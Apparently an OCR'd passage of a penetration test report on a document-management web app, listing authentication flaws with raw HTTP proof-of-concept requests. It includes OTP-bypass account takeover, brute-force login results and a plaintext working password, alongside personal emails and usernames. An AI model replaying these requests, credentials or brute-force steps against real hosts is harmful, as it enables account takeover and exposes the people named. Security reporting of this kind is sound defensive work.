
Response

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 129
ETag: W/"81-i8P1tkFMGBCcwvpF5ChBrmddqVw"
Date: Thu, 18 Dec 2025 15:06:27 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
      "message":"Login successful",
      "user":{
            "id":45,
            "username":"kaveri",
            "role":"user",
            "email":"kaveri@gmail.com",
            "organization":"KIT"
      }
}
```

2.11 Missing Cookie Security Flags

Name of Vulnerability	Security Misconfiguration
CVE / CWE Reference	CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
CVSS V3 Score	3.1 – Low AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Vulnerable Location	http://13.204.85.64/api/login
Description	The application does not enforce secure cookie attributes, which could expose sensitive data if cookies are introduced for authentication or state management.
Recommendation	Ensure all cookies include Secure, HttpOnly, and SameSite attributes to prevent client-side access and cross-site abuse.

PROOF OF CONCEPT




```
POST /api/login HTTP/1.1
Host: 13.204.85.64
Content-Length: 44
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://13.204.85.64
Referer: http://13.204.85.64/login/index.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
    "username":"kaveri",
    "password":"Bl@ck2025"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 129
ETag: W/"81-iOPltkFMGBCcwvpF5CnBrmddqVw"
Date: Thu, 18 Dec 2025 15:06:27 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "message":"Login successful",
    "user":{
        "id":45,
        "username":"kaveri",
        "role":"user",
        "email":"kaveri@gmail.com",
        "organization":"KIT"
    }
}
```

2.12 Improper Authentication on OTP Validation Failure in Password Reset

Name of Vulnerability	**Identification and Authentication Failures**
CVE / CWE Reference	**CWE-287: Improper Authentication CWE-306: Missing Authentication for Critical Function**
CVSS V3 Score	CVSS: 9.6 Critical Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Vulnerable Location	http://13.204.85.64/login/index.html
Description	The OTP validation during password reset is not properly enforced. Any arbitrary or incorrect OTP value is accepted by the application. An attacker can reset passwords without knowing the real OTP. This leads to complete account takeover.
Recommendation	Enforce strict server-side OTP validation. Reject incorrect or expired OTP values immediately. Limit OTP attempts and apply proper rate limiting. Ensure password reset flows are fully secured

PROOF OF CONCEPT



Reset Password

OTP sent to your email


Username: nithishs0405

Email: nithishs0405@gmail.com

OTP: 123456

New Password: •••••••••

Confirm New Password: •••••••••



ID: 2
nithishs0405

User Dashboard

Upload Document

Click or drag your document here

Supported format: PDF (Max 10MB)

Document Type *: Select Document Type

Document Expiry Date *: dd / mm / yyyy


AI Analysis Results

Results will appear here after analysis.

2.13 Improper Authentication on Admin Account OTP Validation Failure

Name of Vulnerability	Identification and Authentication Failures
CVE / CWE Reference	CWE-287: Improper Authentication CWE-306: Missing Authentication for Critical Function
CVSS V3 Score	CVSS: 9.8 – Critical Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vulnerable Location	http://13.204.85.64/login/index.html
Description	The OTP validation for admin password reset is not properly enforced. Any arbitrary OTP value is accepted during the verification step. An attacker can reset the admin password without knowing the real OTP. This results in full administrative account takeover.
Recommendation	Enforce strict server-side OTP validation for admin accounts. Reject incorrect or expired OTP values immediately. Apply rate limiting and lockout on OTP attempts. Add additional verification for admin password resets.

PROOF OF CONCEPT



OTP sent to your email


Username: admin

Email: vigneshkecit56@gmail.com

OTP: 123456

New Password: ••••••

Confirm New Password: ••••••




Contract Summary

Name	Uploaded By	Upload On	Expiry Date	Approval Status All	Approval On	Reviewer Status All	Reviewed On	View Document	Download
1mb.pdf	suriya.rajeshkumar003	11 Dec 2025, 04:20 pm	2 Jan 1999, 12:00 am	Approved	11 Dec 2025, 04:23 pm	Approved	11 Dec 2025, 04:25 pm	View	Download
7mb.pdf	suriya.rajeshkumar003	11 Dec 2025, 04:09 pm	20 Feb 2001, 12:00 am	Approved	11 Dec 2025, 04:11 pm	Not Approved	11 Dec 2025, 04:14 pm	View	Download
7mb.pdf	suriya.rajeshkumar003	11 Dec 2025, 01:08 pm	20 Dec 2025, 12:00 am	Approved	11 Dec 2025, 02:41 pm	Not Approved	11 Dec 2025, 03:42 pm	View	Download
Briskinfosec signed NDA.pdf	511322205056	11 Dec 2025, 11:06 am	18 Dec 2025, 12:00 am	Approved	11 Dec 2025, 11:18 am	Approved	11 Dec 2025, 11:20 am	View	Download
Briskinfosec signed NDA.pdf	511322205056	4 Dec 2025, 12:01	17 Dec 2025, 12:00	Approved	4 Dec 2025, 12:03 pm	Approved	4 Dec 2025, 12:05 pm	View	Download


2.14 Improper Restriction of Excessive Authentication Attempts

Name of Vulnerability	**Identification and Authentication Failures**
CVE / CWE Reference	CWE-307: Improper Restriction of Excessive Authentication Attempts
CVSS V3 Score	7.5 – High AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Vulnerable Location	http://13.204.85.64/login/index.html
Description	The application does not restrict repeated authentication attempts, allowing attackers to perform brute-force or credential-stuffing attacks to compromise user accounts.
Recommendation	Implement rate limiting, account lockout, CAPTCHA, and progressive delays on login attempts to prevent brute-force attacks.

PROOF OF CONCEPT



```
POST /api/login HTTP/1.1
Host: 13.204.85.64
Content-Length: 44
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://13.204.85.64
Referer: http://13.204.85.64/login/index.html
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{"username":"kaveri","password":"§§"}
```




Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
11	poknujntgvertyuiolkjhfd	401	260			309	
12	wertyuilkjhgfd	401	346			309	
13	hgfdsa	401	612			309	
14	Bl@ck2025	200	574			397	
15	Hello@123	401	572			309	
16	admin	401	543			309	
17	password	401	507			309	

2.15 Missing Session Management After User Login

Name of Vulnerability	Identification and Authentication Failures
CVE / CWE Reference	CWE-384: Session Fixation
CVSS V3 Score	7.5 – High AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N
Vulnerable Location	http://13.204.85.64/user/index.html
Description	The application does not establish or validate a secure session after user login, allowing unauthorized access to user-level functionality without proper authentication.
Recommendation	Implement secure session management by generating unique, unpredictable session identifiers upon user login and validating them for all authenticated requests.

PROOF OF CONCEPT




No data present for selected host

2.16 Missing Session Management After Admin Login

Name of Vulnerability	**Identification and Authentication Failures**
CVE / CWE Reference	CWE-384: Session Fixation
CVSS V3 Score	9.1 – Critical AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vulnerable Location	http://13.204.85.64/admin/index.html
Description	The application fails to enforce session management after administrator login, enabling attackers to access administrative functionality without proper session validation.
Recommendation	Enforce strict session handling for administrator accounts by issuing role-bound session tokens, regenerating sessions after login, and validating them on every privileged request.

PROOF OF CONCEPT


Not Secure
http://13.204.85.64/admin/index.html
Sign in
Admin Dashboard
View All Documents
Contract Summary
Refresh
Name
Uploaded By
Upload
Expiry
Approval
Appr
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Cache Storage
Cookies
http://13.204.85.64
Indexed DB
Local Storage
Session Storage
Filter Items
No data present for selected host